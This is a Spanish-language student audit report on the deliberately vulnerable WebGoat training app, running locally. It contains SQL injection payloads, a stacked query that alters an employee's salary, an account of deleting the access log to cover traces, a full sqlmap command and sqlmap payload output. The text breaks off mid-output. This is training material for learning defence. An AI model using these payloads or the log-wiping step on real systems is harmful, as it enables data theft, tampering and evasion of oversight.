

Practica de
introducción a la
ciberseguridad

**Informe de
auditoria a la
aplicación web
“WebGoat**

Empresa encargada: Keepcoders H.P.

Auditor : Albert Llerena Escobar

Para: Cabras Montesas S.L.



CONTENIDO

Introducción.....	2
Informe ejecutivo.....	3
Vulnerabilidades destacadas	4
Detalles de las Vulnerabilidades	4
Recomendaciones	5
Conclusión.....	5
Descripción del proceso de auditoria	6
Reconocimiento/Information Gathering	6
Explotación y post-explotacion de los fallos	7
Inyección de sql.....	7
Configuración de seguridad incorrecta (XXE)	20
Injection Cross Site Scripting (XSS).....	24
Componentes vulnerables y desactualizados	25
Fallo de identidad y autenticación.....	26
Posibles mitigaciones	27
Para inyección de SQL:	27
Para inyecciones Cross Site Scripting (XSS)	28
Para configuraciones de seguridad incorrectas	28
Para vulnerabilidades y desactualización de componentes	29
Para fallos de identidad y autenticación.....	30

INTRODUCCIÓN

Cabras Montesas S.L. ha encargado a la empresa Keepcoders H.P. la auditoria completa de su aplicación web “WebGoat” para comprobar así su vulnerabilidad frente ataques cibernéticos, tanto internos como externos, dicha auditoria se ha llevado a cabo por nuestro empleado Albert Llerena Escobar.

Este informe presenta los resultados de la auditoría de ciberseguridad realizada para evaluar la postura de seguridad actual de la empresa contratante. El objetivo principal de esta auditoría fue identificar cualquier vulnerabilidad, amenaza o riesgo que pueda afectar la integridad, confidencialidad y disponibilidad de los activos de información de dicha organización.

La auditoría se llevó a cabo siguiendo las mejores prácticas de la industria y las normas reconocidas internacionalmente. Se evaluaron varios aspectos de la ciberseguridad, la seguridad de la red, la seguridad de las aplicaciones, la seguridad de los datos, las políticas y procedimientos de seguridad, y la concienciación y formación en seguridad.

Es importante destacar que la ciberseguridad no es un estado estático, sino un proceso continuo. Las amenazas y vulnerabilidades evolucionan constantemente, y las empresas deben adaptarse a este cambiante panorama de seguridad. Este informe proporciona una instantánea de la postura de seguridad actual y ofrece recomendaciones para mejorar la ciberseguridad.

Esperamos que este informe sea un recurso valioso para entender mejor la postura de seguridad actual, priorizar las áreas que necesitan mejora y desarrollar un plan de acción para fortalecer la ciberseguridad.

Para realizar dicha tarea se han utilizado las siguientes herramientas:


1. **ZAP (Zed Attack Proxy):** Es una herramienta de pruebas de penetración de código abierto, desarrollada por OWASP (Open Web Application Security Project). ZAP proporciona funciones automatizadas para encontrar vulnerabilidades de seguridad en aplicaciones web durante el desarrollo y las pruebas. Entre sus características se incluyen la interceptación de proxy, un escáner de vulnerabilidades pasivo/activo, un fuzzer, un escáner de ataques de fuerza bruta, entre otros.
2. **Nmap:** Es una herramienta de código abierto utilizada para explorar redes y realizar auditorías de seguridad. Nmap permite descubrir hosts y servicios en una red informática, creando un “mapa” de la misma. Puede ser utilizado para descubrir computadoras y servicios en una red, así como para obtener información detallada sobre ellos.
3. **Wappalyzer:** es una plataforma independiente y de código abierto, se utiliza mediante una extensión del navegador y nos da información de la web en la que estamos, alguna de la información que nos da es: sistema de gestión de contenidos, plugin, herramientas analíticas de la web, lenguaje de programación utilizado, las librerías de java que utilizan, las herramientas de desarrollo involucradas, el tipo de base de datos que usa, etc.
4. **SQLMap:** Es una herramienta de código abierto que automatiza el proceso de detección y explotación de vulnerabilidades de inyección SQL. SQLMap puede realizar una variedad de tareas automáticamente, incluyendo la identificación de una base de datos, la extracción de datos de la base de datos, la ejecución de comandos en el sistema operativo subyacente y mucho más.

5. **Burp Proxy:** Es una herramienta de la suite Burp que se utiliza para interceptar, inspeccionar y modificar el tráfico entre el navegador y la aplicación web objetivo. Esto permite a los auditores de seguridad analizar las solicitudes y respuestas de la aplicación web, insertar cargas útiles de ataque y descubrir vulnerabilidades.

Estas herramientas son fundamentales en cualquier auditoría de ciberseguridad, ya que proporcionan una variedad de funcionalidades para identificar y explotar vulnerabilidades en una aplicación web.

INFORME EJECUTIVO

Un total de 12 puntos de los cuales 1 se puede categorizar como crítico, 6 de ellos media y 5 leves



Ahora pasemos a explicar las vulnerabilidades más destacadas

VULNERABILIDADES DESTACADAS

Durante la auditoría de ciberseguridad realizada, se identificaron varias vulnerabilidades críticas que podrían comprometer la integridad y la seguridad de la aplicación web. Las vulnerabilidades encontradas incluyen:

1. Inyección SQL (SQL Injection)
2. Cross-Site Scripting (XSS)
3. Configuración de Seguridad Incorrecta (Security Misconfiguration)
4. Componentes Vulnerables y Desactualizados
5. Fallo en Identidad y Autenticación (Identity & Auth Failure)

Detalles de las Vulnerabilidades

1. Inyección SQL

Se detectó una vulnerabilidad de inyección SQL que podría permitir a un atacante manipular las consultas SQL a la base de datos de la aplicación. Esto podría resultar en el acceso no autorizado a los datos sensibles almacenados en la base de datos.

2. Cross-Site Scripting (XSS)

Se identificó una vulnerabilidad de Cross-Site Scripting (XSS). Esta vulnerabilidad podría permitir a un atacante inyectar scripts maliciosos en las páginas web vistas por otros usuarios, lo que podría resultar en el robo de información sensible.

3. Configuración de Seguridad Incorrecta

Se encontró una configuración de seguridad incorrecta que podría exponer detalles sensibles del sistema a los atacantes, facilitando así los ataques.

4. Componentes Vulnerables y Desactualizados

Se detectaron componentes desactualizados y vulnerables en la aplicación. Estos componentes podrían ser explotados por los atacantes para comprometer la seguridad de la aplicación.

5. Fallo en Identidad y Autenticación

Se identificó un fallo en los mecanismos de identidad y autenticación. Este fallo podría permitir a un atacante eludir los controles de acceso y obtener privilegios no autorizados.

RECOMENDACIONES

1. **Inyección SQL:** Implementar consultas parametrizadas o utiliza ORM (Object-Relational Mapping) para prevenir la inyección SQL. Además, es útil validar y desinfectar los datos de entrada. La validación debe realizarse tanto en el lado del cliente como en el del servidor para garantizar una seguridad óptima.
2. **Cross-Site Scripting (XSS):** Utilizar políticas de seguridad de contenido (CSP) para prevenir ataques XSS. Asegurarte de que los datos de entrada se validen, se desinfecten y se codifiquen correctamente. También es recomendable utilizar listas de permitidos en lugar de listas de denegados al validar los datos de entrada.
3. **Configuración de Seguridad Incorrecta:** Realizar revisiones regulares de la configuración de seguridad y seguir las mejores prácticas de la industria para garantizar que el sistema esté configurado correctamente. Estar seguro de que todos los detalles sensibles del sistema estén correctamente protegidos y no sean accesibles para los atacantes.
4. **Componentes Vulnerables y Desactualizados:** Mantener todos los componentes del sistema actualizados. Utilizar herramientas de escaneo de dependencias para identificar componentes obsoletos o vulnerables. Siempre que sea posible, reemplazar los componentes obsoletos o vulnerables por versiones más seguras y actualizadas.
5. **Fallo en Identidad y Autenticación:** Implementar autenticación multifactorial y gestión de sesiones segura. Asegurarte de que las contraseñas se almacenen de forma segura utilizando técnicas de hash y sal. También es importante implementar medidas de seguridad adicionales, como limitar el número de intentos de inicio de sesión fallidos y requerir la Re-autenticación para las acciones sensibles.

CONCLUSIÓN

La seguridad cibernética es un aspecto crucial en el mundo digital actual. Las vulnerabilidades en las aplicaciones web pueden tener consecuencias graves, incluyendo la pérdida de datos sensibles y daños a la reputación de la organización. Por lo tanto, es esencial realizar auditorías de seguridad regulares y tomar medidas proactivas para mitigar cualquier vulnerabilidad identificada.

Además, es importante recordar que la seguridad no es un estado, sino un proceso continuo. A medida que surgen nuevas amenazas y vulnerabilidades, es necesario revisar y actualizar regularmente las políticas y prácticas de seguridad.

Finalmente, la formación y la concienciación son fundamentales para mantener la seguridad. Asegúrate de que todos los miembros de tu organización comprendan la importancia de la seguridad y sepan cómo pueden contribuir a mantener la seguridad de la aplicación.

DESCRIPCIÓN DEL PROCESO DE AUDITORIA


RECONOCIMIENTO/INFORMATION GATHERING

En una primera exploración simple utilizamos nmap, zmap y wappalyzer encontramos, la información de puertos abiertos, las funciones de cada puerto y los posibles fallos:

```
(kali@kali)-[~]
$ nmap -p- 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 16:28 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 65526 closed tcp ports (conn-refused)
PORT      STATE SERVICE
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icap
8082/tcp  open  blackice-alerts
9090/tcp  open  zeus-admin
35391/tcp open  unknown
35599/tcp open  unknown
37901/tcp open  unknown
37943/tcp open  unknown
40809/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.97 seconds
```

```
(kali@kali)-[~]
$ nmap -sV 127.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-07 16:30 CET
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00016s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
8080/tcp  open  http-proxy     1.0.0
8081/tcp  open  blackice-icap? 1.0.0
8082/tcp  open  ssl/http-proxy (bad gateway)
9090/tcp  open  zeus-admin?    1.0.0
4 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprint(s) at https://nmap.org/cgi-bin/submit.cgi?new-service :
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)
=====
SF-Port8080-TCP:V=7.94SVN%I=7%D=12/7%Time=6571E533%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,65,"HTTP/1.1\x20404\x20Not\x20Found\r\nConnection:\x20clos
SF:e\r\nContent-Length:\x200\r\nDate:\x20Thu,\x2007\x20Dec\x202023\x2015:3
SF:0:59\x20GMT\r\n\r\n")%r(HTTPOptions,65,"HTTP/1.1\x20404\x20Not\x20Foun
SF:d\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Thu,\x200
SF:7\x20Dec\x202023\x2015:30:59\x20GMT\r\n\r\n")%r(RTSPRequest,42,"HTTP/1.
SF:.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20c
```





Aquí vemos como tenemos varios puertos abiertos, lo que nos permite acceder a la web por distintos puntos y que sea más fácil de atacar, también tenemos la información de servicio de los puertos abiertos.

Con wappalyzzer obtenemos la información de las librerías java que utiliza, los frameworks, los scripts y los lenguajes de programación, esto nos hace una idea de que lenguaje podemos utilizar para explotar las vulnerabilidades encontradas en con zap que como vemos en la imagen son un total de 12.

EXPLOTACIÓN Y POST-EXPLOTACION DE LOS FALLOS

Inyección de sql

La inyección de sql es el fallo mas critico que hemos encontrado, ya que como hemos explicado anteriormente es un fallo que nos permite introducir un sencillo código y meternos en el sistema para obtener bases de datos, cambiar permisos de usuarios, alterar dichos datos e incluso borrarlos, aquí enseñamos unos ejemplos que hemos conseguido mediante inyección sql manual

A screenshot of a web application interface for submitting an SQL query. It features a label 'SQL query' on the left, a text input field containing the query 'select department from employees where last_name = 'Franco'', and a 'Submit' button below the input field.

Aquí vemos como con una simple consulta sabiendo el apellido de su empleado y el nombre de una tabla de la base de datos podemos obtener su departamento

✓

SQL query

SQL query

Submit

You have succeeded!

`select department from employees where last_name = 'Franco'`

DEPARTMENT

Marketing

Seguidamente probamos a modificar uno de los valores de la tabla y efectivamente funciona:

SQL query

update employees set department ='Sales' where last_name = 'Barnett'

Submit

✓

SQL query

SQL query

Submit

Congratulations. You have successfully completed the assignment.

`update employees set department ='Sales' where last_name = 'Barnett'`

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
89762	Tobi	Barnett	Sales	77000	TA9LL1

Así que intentamos ir a modificar la tabla introduciendo un nuevo valor en ella:

- Example:

- ```
CREATE TABLE employees(
 userid varchar(6) not null primary key,
 first_name varchar(20),
 last_name varchar(20),
 department varchar(20),
 salary varchar(10),
 auth_tan varchar(6)
);
```

- This statement creates the employees example table given on page 2.

w try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :

SQL query

alter table employees add phone varchar(20)

Submit

✓

SQL query

SQL query

Submit

**Congratulations. You have successfully completed the assignment.**  
alter table employees add phone varchar(20)

Decidimos probar si podíamos aumentar los privilegios de un usuario no autorizado:

## Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user` :

SQL query

GRANT SELECT,DELETE ON grant\_rights TO unauthorized\_user;

Submit

Y efectivamente pudimos otorgarle nuevos privilegios al usuario :

## Data Control Language (DCL)

Data control language is used to implement access control logic in a database. DCL can be used to revoke and grant user privileges on database objects such as tables, views, and functions.

If an attacker successfully "injects" DCL type SQL commands into a database, he can violate the confidentiality (using GRANT commands) and availability (using REVOKE commands) of a system. For example, the attacker could grant himself admin privileges on the database or revoke the privileges of the true administrator.

- DCL commands are used to implement access control on database objects.
- GRANT - give a user access privileges on database objects
- REVOKE - withdraw user privileges that were previously given using GRANT

Try to grant rights to the table `grant_rights` to user `unauthorized_user` :

✓

SQL query

SQL query

Submit

**Congratulations. You have successfully completed the assignment.**

A partir de aquí intentamos descubrir toda la información que podía ofrecernos esta brecha de seguridad y como modificar los parámetros de algunas de las tablas de base de datos, para ello utilizamos introducción de código sql manual y posteriormente utilizamos una entrada de código automática mediante sqlmap.

Aquí algunos de los resultados:

The screenshot shows the WebGoat application interface. The top navigation bar includes the WebGoat logo and a search bar. The main content area is titled "SQL Injection (intro)" and features a "Try It! Numeric SQL injection" section. This section contains a text box with a SQL query: `*SELECT * FROM user_data WHERE Login_Count = " + Login_Count + " AND userid = " + User_ID;`. Below the text box, there are two input fields: "Login\_Count" and "User\_Id", both containing the value "0 or true". A "Get Account Info" button is located below the "User\_Id" field. A warning message states: "Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data." Below the warning, there is a large text area displaying the results of the SQL injection attack. The results show a list of user data, including USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, and LOGIN\_COUNT. The results are as follows:

| USERID | FIRST_NAME | LAST_NAME            | CC_NUMBER     | CC_TYPE | COOKIE | LOGIN_COUNT |
|--------|------------|----------------------|---------------|---------|--------|-------------|
| 101    | Joe        | Snow                 | 987654321     | VISA    | ,      | 0           |
| 101    | Joe        | Snow                 | 2234200065411 | MC      | ,      | 0           |
| 102    | John       | Smith                | 2435600002222 | MC      | ,      | 0           |
| 102    | John       | Smith                | 4352209902222 | AMEX    | ,      | 0           |
| 103    | Jane       | Plane                | 123456789     | MC      | ,      | 0           |
| 103    | Jane       | Plane                | 333498703333  | AMEX    | ,      | 0           |
| 10312  | Jolly      | Hershey              | 176896789     | MC      | ,      | 0           |
| 10312  | Jolly      | Hershey              | 333300003333  | AMEX    | ,      | 0           |
| 10323  | Grumpy     | youaretheweakestlink | 673834489     | MC      | ,      | 0           |
| 10323  | Grumpy     | youaretheweakestlink | 33413003333   | AMEX    | ,      | 0           |
| 15603  | Peter      | Sand                 | 123609789     | MC      | ,      | 0           |
| 15603  | Peter      | Sand                 | 338893453333  | AMEX    | ,      | 0           |
| 15613  | Joesph     | Something            | 33843453533   | AMEX    | ,      | 0           |
| 15837  | Chaos      | Monkey               | 32849386533   | CM      | ,      | 0           |
| 19204  | Mr         | Goat                 | 33812953533   | VISA    | ,      | 0           |

Below the results, a text box displays the query that was executed: `SELECT * From user_data WHERE Login_Count = 0 and userid= 0 or true`.

Aquí utilizamos una entrada numérica simple de 0 y 0 or true.

También utilizamos la herramienta burp proxy para explotar dicha brecha y que en la entrada del usuario no apareciera el código

The screenshot shows the WebGoat application on the left and the Burp Suite proxy on the right. WebGoat is displaying the 'SQL Injection' lesson, specifically the 'Try It! Numeric SQL injection' section. The lesson text explains that the query builds a dynamic query by concatenating a number, making it susceptible to Numeric SQL injection. The input fields for 'Login\_Count' and 'User\_Id' are visible, with 'Login\_Count' containing 'rqre' and 'User\_Id' containing 'fbtrqbr'. The 'Get Account Info' button is highlighted. The Burp Suite interface shows the intercepted POST request to 'http://127.0.0.1:8080/WebGoat/SqlInjection/assignment5b'. The request body parameters are visible, showing 'login\_count=0 or true' and 'userid=0 or true'. The Burp Suite 'Inspector' tab on the right shows the request details, including the 'Request body parameters' section.

The screenshot shows the WebGoat application on the left and the Burp Suite proxy on the right. WebGoat is displaying the 'You have succeeded:' message, indicating that the SQL injection attack was successful. The message shows a list of user data, including 'USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT'. The Burp Suite interface shows the intercepted GET request to 'http://127.0.0.1:8080/WebGoat/service/lessonmenu.mvc'. The request body parameters are visible, showing 'login\_count=0 or true' and 'userid=0 or true'. The Burp Suite 'Inspector' tab on the right shows the request details, including the 'Request body parameters' section.

```
"SELECT * FROM employees WHERE last_name = '"' + name + '"' AND auth_tan = '"' + auth_tan + '"';
```

Employee Name:

Authentication TAN:

No employee found with matching last name. Or maybe your authentication TAN is incorrect?

```
"SELECT * FROM employees WHERE last_name = '"' + name + '"' AND auth_tan = '"' + auth_tan + '"';
```



Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

| USERID | FIRST_NAME | LAST_NAME | DEPARTMENT  | SALARY | AUTH_TAN | PHONE |
|--------|------------|-----------|-------------|--------|----------|-------|
| 32147  | Paulina    | Travers   | Accounting  | 46000  | P45JSI   | null  |
| 34477  | Abraham    | Holman    | Development | 50000  | UU2ALK   | null  |
| 37648  | John       | Smith     | Marketing   | 64350  | 3SL99A   | null  |
| 89762  | Tobi       | Barnett   | Sales       | 77000  | TA9LL1   | null  |
| 96134  | Bob        | Franco    | Marketing   | 83700  | LO9S2V   | null  |

A continuación, intentamos modificar el salario de unos de los empleados y seguidamente borrar nuestras huellas, ya que todo registro se guardaba en una tabla:



Employee Name:

Authentication TAN:

Aquí utilizamos el siguiente código:

': update employees set salary = 90000 where last\_name = 'Smith' –

Y nos dio como resultado el cambio exitoso del salario del Sr. Smith:




Employee Name:

Authentication TAN:

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!


| USERID | FIRST_NAME | LAST_NAME | DEPARTMENT  | SALARY | AUTH_TAN | PHONE |
|--------|------------|-----------|-------------|--------|----------|-------|
| 37648  | John       | Smith     | Marketing   | 90000  | 3SL99A   | null  |
| 96134  | Bob        | Franco    | Marketing   | 83700  | LO9S2V   | null  |
| 89762  | Tobi       | Barnett   | Sales       | 77000  | TA9LL1   | null  |
| 34477  | Abraham    | Holman    | Development | 50000  | UU2ALK   | null  |
| 32147  | Paulina    | Travers   | Accounting  | 46000  | P45JSI   | null  |

Seguidamente borramos la tabla de acceso que guarda el registro de accesos de los usuarios:



En este momento es cuando automatizamos el proceso para obtener la mayor fuente de datos posibles utilizando sqlmap y este fue el resultado:

Lo que hicimos fue utilizar Burp proxy para crear un archivo txt con la información de la página de entrada:



Este archivo, lo pasamos a sqlmap con el siguiente código:

Siendo usuario root:

Sqlmap -r "archivo.txt" -level=5 -risk=3

Esto nos dio como resultado un filtrado de información masivo:

```
sqlmap identified the following injection point(s) with a total of 214 HTTP(s) requests:

Parameter: auth_tan (POST)
 Type: boolean-based blind
 Title: AND boolean-based blind - WHERE or HAVING clause
 Payload: name=true&auth_tan=0' or '1'='1' AND 5347=5347 AND 'QVSp'='QVSp

back-end DBMS: HSQLDB >= 2.0.0 and < 2.3.0
sqlmap resumed the following injection point(s) from stored session:

Parameter: auth_tan (POST)
 Type: boolean-based blind
 Title: AND boolean-based blind - WHERE or HAVING clause
 Payload: name=true&auth_tan=0' or '1'='1' AND 5347=5347 AND 'QVSp'='QVSp

back-end DBMS: HSQLDB 1.7.2
sqlmap resumed the following injection point(s) from stored session:

Parameter: auth_tan (POST)
 Type: boolean-based blind
 Title: AND boolean-based blind - WHERE or HAVING clause
 Payload: name=true&auth_tan=0' or '1'='1' AND 5347=5347 AND 'QVSp'='QVSp

back-end DBMS: HSQLDB 1.7.2
sqlmap identified the following injection point(s) with a total of 439 HTTP(s) requests:

Parameter: username_reg (PUT)
 Type: boolean-based blind
 Title: AND boolean-based blind - WHERE or HAVING clause
 Payload: username_reg=tom' and substring(password,1,1)='t' AND 9797=9797 AND 'DLKI'='DLKI&email_reg=t@bnm.com&password_reg=a&confirm_password_reg=a

back-end DBMS: HSQLDB >= 2.0.0 and < 2.3.0
sqlmap resumed the following injection point(s) from stored session:

Parameter: username_reg (PUT)
 Type: boolean-based blind
 Title: AND boolean-based blind - WHERE or HAVING clause
 Payload: username_reg=tom' and substring(password,1,1)='t' AND 9797=9797 AND 'DLKI'='DLKI&email_reg=t@bnm.com&password_reg=a&confirm_password_reg=a

Parameter: userid (POST)
 Type: boolean-based blind
 Title: AND boolean-based blind - WHERE or HAVING clause
 Payload: login_count=0&userid=0 or true AND 7062=7062

 Type: time-based blind
 Title: HSQLDB > 2.0 AND time-based blind (heavy query)
 Payload: login_count=0&userid=0 or true AND CHAR(106)||CHAR(69)||CHAR(97)||CHAR(104)=REGEXP_SUBSTRING(REPEAT(LEFT(CRYPT_KEY(CHAR(65)||CHAR(69)||CHAR(83),NULL),0),500000000),NULL)

 Type: UNION query
 Title: Generic UNION query (NULL) - 7 columns
 Payload: login_count=0&userid=0 or true UNION ALL SELECT
NULL,CHAR(113)||CHAR(118)||CHAR(120)||CHAR(113)||CHAR(113)||CHAR(114)||CHAR(122)||CHAR(115)||CHAR(85)||CHAR(89)||CHAR(98)||CHAR(107)||CHAR(101)||CHAR(112)||CHAR(86)||CHAR(86)||CHAR(74)||CHAR(102)||CHAR(115)||CHA
R(70)||CHAR(120)||CHAR(72)||CHAR(110)||CHAR(89)||CHAR(70)||CHAR(65)||CHAR(86)||CHAR(60)||CHAR(113)||CHAR(70)||CHAR(90)||CHAR(72)||CHAR(69)||CHAR(109)||CHAR(65)||CHAR(122)||CHAR(104)||CHAR(121)||CHAR(120)||CHAR(1
00)||CHAR(102)||CHAR(87)||CHAR(72)||CHAR(74)||CHAR(79)||CHAR(113)||CHAR(120)||CHAR(98)||CHAR(98)||CHAR(113),NULL,NULL,NULL,NULL,NULL FROM INFORMATION_SCHEMA.SYSTEM_USERS-- BFzT

back-end DBMS: HSQLDB > 2.0
Database: CONTAINER
[8 tables]
+-----+
| ASSIGNMENT
| EMAIL
| LESSON_TRACKER
| LESSON_TRACKER_ALL_ASSIGNMENTS
| LESSON_TRACKER_SOLVED_ASSIGNMENTS
| USER_TRACKER
| USER_TRACKER_LESSON_TRACKERS
| WEB_GOAT_USER
+-----+
```



Database: INFORMATION\_SCHEMA  
[98 tables]

|                                   |
|-----------------------------------|
| COLUMNS                           |
| TABLES                            |
| TRIGGERS                          |
| ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| APPLICABLE_ROLES                  |
| ASSERTIONS                        |
| AUTHORIZATIONS                    |
| CHARACTER_SETS                    |
| CHECK_CONSTRAINTS                 |
| CHECK_CONSTRAINT_ROUTINE_USAGE    |
| COLLATIONS                        |
| COLUMN_COLUMN_USAGE               |
| COLUMN_DOMAIN_USAGE               |
| COLUMN_PRIVILEGES                 |
| COLUMN_UDT_USAGE                  |
| CONSTRAINT_COLUMN_USAGE           |
| CONSTRAINT_PERIOD_USAGE           |
